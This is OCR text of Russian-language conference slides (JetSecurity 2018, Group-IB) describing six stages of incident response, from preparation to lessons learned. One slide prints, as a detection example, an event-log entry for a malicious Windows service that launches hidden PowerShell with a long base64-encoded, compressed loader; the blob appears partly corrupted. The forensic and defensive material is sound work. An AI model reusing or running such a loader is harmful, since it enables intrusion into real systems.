
JETSECURITY
CONFERENCE 2018

Хьюстон, у нас инцидент! Что делать?

JETSECURITY
CONFERENCE 2018

JETSECURITY
CONFERENCE 2018


Шесть ступеней реагирования на инцидент




- Регулярные тренинги с персоналом (фишинг/вишинг)
- Разработка плана действий при возможном инциденте, распределение ролей, тренинги согласно ролям
- Настройка журналирования на рабочих станциях, серверах, сетевом оборудовании и т.д.
- «Тревожный чемоданчик»

- Обнаружение на уровне сетевого периметра (межсетевые экраны, маршрутизаторы, IDS и т.д.)
- Обнаружение на уровне периметра хоста
- Обнаружение на уровне хоста (антивирусное ПО, ПО контроля целостности файлов и т.д.)
- Обнаружение на уровне приложений (журналы приложений)

Идентификация: уровень сетевого периметра/периметра хоста



Идентификация: уровень хоста




Идентификация: уровень приложений


В системе установлена служба.
Имя службы: 77e83bd
Имя файла службы: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQ
BBAEEAQQBMADEAVwBIADIALwBhAFMAQgBEAC8ARwB6ADcARgBxAG8AcABrAFcAKwBVAFoAdQBKAFIARQBpAHQAVABGAFEASQBCAGcAdwBpAE0AQgBVAG8AcgBRAFkAaQA5AG0AdwA5AHAATAA3AEgAVQBJADEALwBhADcAMwAvAGgAQgBTAGkANQBK
AEwAMQBXAGwAcwAyAFIAcABkADIAZABtAGQAKwBZADMAegB5AEcAVgAyAGEASAAwAG0AQwBrAE4AWQBWAEcAVQBIAFYASABQAFoAOABKAEYAeAArAG4AMABVAFUAMgAwAEoARABwAEgAbgA1AFgAMABNAG4AQgBOAEcAUgA2AEgAaQA3AGwATgA1
AFgAegBqAEMAWABOAE8ATABNAHUAagB2AG8AKwArAHAAVgBNADkANABoAEUASABxAFUAYwBQAHgASgBzADcAdwBnAG8ANAB6AGEAQgBvAEUAegBKAFMASwAvAEMAbwBsAGsAcQBsAFUAOQBGAFIANABQAHAAawBTAGUAYwB1AGsAZQB5AElAegBoA
DAAcQBWADgATAB5ADQAUwBGADEAaQBqAGUAYgBtAG4AQQBJAGMAMgBkAG4AWgAzAHIAZwBIAGQAUwBWADgAVAA1ADMAUQBTAFgAMgBmAGUAbwBzAE8ASwBPACsAcQBxAEgAdgBhAEwAeQBpAEgAcwAxAGUATABIADYAbwBLAGQARQAzAGQARAB
UAFAAWABYAEMAeABJAEQAeABoADIAKwBuAEUAWABJAEYAQgAyAEwAVgBDAFcAawBIAFkASgBMAFEAZwBOADkAeAB3AEoAbABYAGwANgAxAGQARgBtADIAYQBMAHMAMQB6ADkAUABpAEQAYwBWADUAWABoAHoAcABmAFUAeQBWAG0AYwBLAHgAc
gA2AG8AWQBVAFAAWAB1ADgAMgBWAEYAVQBNAFoAbgByAEMARgAwAHUAWgBHAHoATwAzAGQASgB5ADcAaQBiAFQAdgBSAHMAbwBiAHMAZQA2AEsAbABnAGIAYgBQAEMAbwBEAHoAMABWAHYAbQB4AGoAZQBHAFUAdQBvAEMAaQB4ADcAZwBBA
HkATwBFAFYAUwAwAFgATQB0ADkARQBHAHUAcQBIAHIAawBCADUAeABuADAAVwBaADAAbQBDAGcAMABDAFYAegBLAEgAQQBsADEAUwBUADIAeQBHADEASAB0AGcASgB2AFYAegBUAGUASgBhAG4AQQA3AG8AYwBxAFoAMgA2AFgAYQBQAHcAMwB1A
EYAMQBFAE0AaAA0AE8AcABKAFQAOABzAGsANwBuAHUAUAA3AGsAYgBrADQAdgBnADYAUgBYAHUAcAAvAFUARQBjAGEAUABDADkAaQBBAFUAdAAvAFMAUAA5AFMAbABSAFoAbABGAE8AYgBTAEQAcQBYAEEAUAAxAEIAVwBLAFYAVABxAFcAbQAwAHA
ARwBDAFAAMgBoAE0AKwBpACsAVABPAFUAUwBHAEQARABGAEMAQwBTAE8ASAB0AFkASAB0ADAANwBRAFYAVQBtADYARgBwADYATAByAHAAYgBKAFkAOAB1ADUAZgAwAE0AMgA5AGUAVgBOAHgATABKAFQASwB4AE0AMgBNADkAegB0AEYAMABKAE
oAZwAxAFMANgBjAGkAUAAwAGYAMABrAEQAQgBmAElASQB4AGIAMQBBAHMAWgAzAG8ANwBjAEcAbAAwAHkAbAA5AFoAMgBMAG4ARwBZAHUAUQA5AE8AOQBUAFcAbgAwAFMAVwBuAEUAUwBDADUAUABWAHMAWABGAEYAVwBWAGgARQBDAHQ
AVwBnAEsAUABFAGkASQA2AGYAUwBsAFcAZAA1AGgAOABrAHEAMwBHAHkAbQBFAFQASABPACsARABWAGgAWQBUADIAbgBOAGwAWQBpAGUAcQBTAHMAcwAxAHEAQQBNAEEAeABuAHMARgBuAEwAVwBFAGwASwBCADcANwBpAFEATgBkAHYAdgBY
AHcAegAwAHcASwBUAG8AbgB2AHAAOQBCAHYAUQBCAHkAMABzAHkAZwBJAFMAVwBjAFcAaABtAEUAWABaADgAbAbABKAElAeABJAEUAUwAyAFYAbgArAG8AYQBBAFoAZgBNAEoATAA3AGMAWAB6AGYAVABYAG8ARAQAwGUAVgBvAFgAcgBpACsAOQB3A
EEAVAAzAEEAZwB6AFgAdwB3ADAAMQBHAGUARQBoAEsAaABuAFUAWgBCAGEAdAA3AG8AYgBNADMAcQB1AGcAdgBJAHEASgBUAGoAaABuAHIAZwAwADMAUABZAEIAUAA0AEMAVABFAFkAaQBqAEQAbwBQAEcAcwB6AEwAOABEAFIATQBzAE4AcQBXAHc
ANQBHADAANABkADQASQA0AHEAUgBvAE0AVABHACsAcABEAGsAbABKAFIAdgBCAEcAYgBXAHMAbwB2ADEATgA0AG4AUwBwAHcAVgBJAFYAWgA3AGsAQQA2AFUAaABnAEEAWQBjAGkARQB6AGEATQBRADgAQwBUAFYASQB5AGIAeQBJAHYARAA5AFUA
NwAzAGwASgBIAHEAYQBuADcAdABIAEUAawAyAHEAVQBpAHQAUABxAFQAbwBZAEoARQAzAEcAYQBZAFMAYwA0AGYAdwBJAHoAZwBzADYAVABBAEYAdgBEAEUAMAA2AFYAKwBQAFMAawBIAEwAWQBNADEAMQBZAC8ANQBLADkAWQBHADgATgAzADI
AMwBLADUAWQBiAFgAWABYAE4AagBhAHcAbQAvAEEAZgA4AE4ASwBMAFYASAA3AFoARgAyADIANwA1AHAANQB3ADkAVAA5ADMAawBXAGoAZwB0AG4AVwAzAHAAcQBWAEwAagBhAFgAcgBOAEoAbwBUADQAQwB2AHoAdwBxAHQAQwByAGIAMABUA
HIALwBKAEcAdAB2AG0ANABCAEoAYgBWAFQAaQB6AGIAMQBuAFIAdAByAEgAVgB1ACsAdgBWAG4AVQA2ADMANQBWAGUATAB5AFQAMgB4AHYARgBrAHUATgB5AGMARgBYAEMAcQBWAHIAMABxAEYAdABVAFgAYgBJAGYAOABhAFcAMQAyAEgAYgBSA
DgANwBzAEkAYgBhAGUAdABXAHAAZwBsAHkaAB4AGUAdAB0AGYAYgBBAFkASAB6AGUAKwBqAEgAawB6AFgAMgA2AHMAbABtAFAAaABEADAALwBLAFgAeQB6AEQAcgBOADcAMwBMADIAeABjAEIAeAB0AEkATAA1ACsAdgBiAHEAdgAzACsARwBKADEAd
QAyAG4AMABIAFAANQAwADEARAA4AGgATgBsAEMAcQB4AEQARAA1ADQARwBaAHMAWQB4AC8AMwBNAGMASAA2AHQAbwBxAEIAYgB5AHcAdQBpAE4AMABkAGsAdgBwAG8AVwB6AHEAOQB6AGgAZABIAGUAcQBIAGgARAArADUAeABvAHkAMAB1AEw
AMAA1AFAAeQB3AC8ANQAwAGMAcQBzAEYAaABhAE8AdwBNAFEARwAvAHAAYgByADIASgBYAGIATwBxAE8AWAB0AGEAMwBOAE8AawB1ADkAYgA4AEQANQBtAE4AaQBEADQAZQBpAFkAUwBaAGQALwAvAEoAUQAvAEgAWABkAEcAZQByADgAZgBuAFcA
TQBNAGoAMQBjAFAAYQBZAElAUAAvADQAWQBWAHQAbQB1AHcAcQA5ADcARwB6AFIAYgByADkAdwBIAHoALwByAHEATwBtAC8AcgBKAEsAWQAzAHUASABCADMAZgA0AFkAKwB5AFYAQQBIADkASgA4AFEAZwA0ADEAVwB4AGsAeQAvAGUAQQBuADkAT
ABHAG0AMQBzAC8ANwBXAGQAOQBKAHUAawBwAHgAYwBGAFgAKwBTAEwAeQA5AE4AMQB1ADEAbwBUAE4AMwBuADQAaQBvADkAbQBoAHoAOQB1AHkAYQBUAEsASgA4ADEAdQA0AFgAWQB5AEsASgByAEYAUwB0AG0AbwAyAFYAdQBNAHoAOAA4AC
8AUQBFAGkAbAAwAGwARwBFAEwASQBMAGwATQBxADUANwAvADkARgB3AEQATwBMADUASwA4AEkAaABkAHEAQgBwADcARABPACsASQBiAHgARwBVAHYAcAA3AGcAbwBVAFMAcQB2AHIANgBZAEwARwBtAG4AawBzADUATgBGADEAbwB5AC8AcwA4A
HcAWgB3AEwATQAyAHgAVwBiADMAUQBOAGEASgAxAHgAUQA1AHQAQgBQAGIAaQBCAFoAZQBuADQAMQBaAFcARwBuAGgAaQAxAG4AeAAxAHMAZgAzAFIAMgA5AGcAVQBNAFMAUgBJAHcAVABJAGgAYwBoADcAcQAyAFgARwBVAEsAagA2AFYAQwBB
AGQAcABPADQAYgBGAGMAMABOAEwAdgB0ADEAOABYAG0ANQAzADYAZABGAHMAbQA3AEYAdwBlAFUAQgA0ACsAeABLAE8ASAB0AEgAUQBNADkAVQBxAHUASQBGAGUAdAAvAHgAbgByAHAARAA1AEUAVAAvADgAKwAxAGoALwBQAGYAawBGADkARg
AvADYARgB6AEMARgBJAEwANABqAFAARAAzADcASABIAFgAOABPADAAWgBnAHcAQwBhAEoARABxAEkATwBjAHgAcAAzADgAdgBVAGcAbABBBAFgAZwB3AE4AeAAxADQARwBpAEoAcwBtAFgAegBoAG0ASABzAFYAeQBHAHcAWABwAHEAcQAwADgAagBtA
GQAYgBpADMAUgBBAFUASQArACsAeABzAEcAWABIAFgAOABPADAAWgBnAHcAQwBhAEoARABxAEkATwBjAHgAcAAzADgAdgBVAGcAbABBBAFgAZwB3AE4AeAAxADQARwBpAEoAcwBtAFgAegBoAG0ASABzAFYAeQBHAHcAWABwAHEAcQAwADgAagBtA
AFEAUABHAEUALwB4ADEAdAB3AFoAUgBJADgARABzAGEAVQBKAFAAQwAyAEoAZAB0AGkAdwBYADAAQgBRAHAAagBRAEgAaAAxAGQARQBuAEkARABHAGYALwBBAEUAMQB4AEsAdwBBAHkARABBAEEAQQAiACkAKQA7AEkARQBYACAAKABOAGUAdwAtA
E8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBIAGEAZABIAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgBIAGEAbQBoAoACQAcwAsAFsASQBPAC4AQwBvAG0A
cAByAGUAcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABIAGMAbwBtAHAAcgBIAHMAcwApACkAKQAuAFIAZQBhAGQAVABvAEUAbgBkACgAKQA7AA==
Тип службы: служба режима пользователя
Тип запуска службы: Вручную
Учетная запись службы: LocalSystem

Threat Intelligence

Выявляйте угрозы, утечки, взломы и хакерскую активность до того, как они смогут вам навредить



- Обнаружение скомпрометированных рабочих станций и серверов, возможно, сетевого оборудования
- Отключение скомпрометированного оборудования от сети
- Создание слепков оперативной памяти и побитовых копий носителей информации
- Применение необходимых патчей, в том числе на соседние сервера и рабочие станции
- Смена паролей
- Удаление созданных атакующими аккаунтов
- Завершение потенциально вредоносных процессов
- …

Третья ступень: ликвидация

- Удаление потенциально вредоносного ПО, а также иного ПО, инсталлированного атакующими
- Удаление механизмов, позволявших атакующим закрепиться в системе (ключи реестра, задачи, сервисы и т.д.)
- Блокировка IP-адресов и доменных имен C2
- Смена IP-адресов и доменных имен скомпрометированных хостов
- Если нет уверенности в успешном удалении, осуществить восстановление из чистой резервной копии
- Если и в них нет уверенности – переписать носители информации нулями и переустановить ОС


- Проверка работоспособности рабочих станций и серверов
- Возвращение рабочих станций и серверов в работу
- Мониторинг на предмет повторной компрометации
- В случае обнаружения следов повторной компрометации – возвращение к первой ступени


GROUP-IB

- Почему произошел инцидент?
- Что необходимо предпринять, чтобы не допустить его повтора?
- Каких средств обеспечения информационной безопасности не хватает организации?
- Как необходимо перестроить инфраструктуру, чтобы обезопасить ее?
- Какими тренингами необходимо обеспечить персонал, чтобы увеличить число предотвращенных инцидентов и производить эффективно реагирования в случае их возникновения?

whoami

Олег Скулкин | GCFA, MCFE, ACE | skulkin@group-ib.ru
Специалист по компьютерной криминалистике Group-IB





Публикации: Forensic Focus, eForensics Magazine, Cyber Forensicator

JETSECURITY
CONFERENCE 2018

Спасибо за внимание!

БОЛЬШЕ ЧЕМ БЕЗОПАСНОСТЬ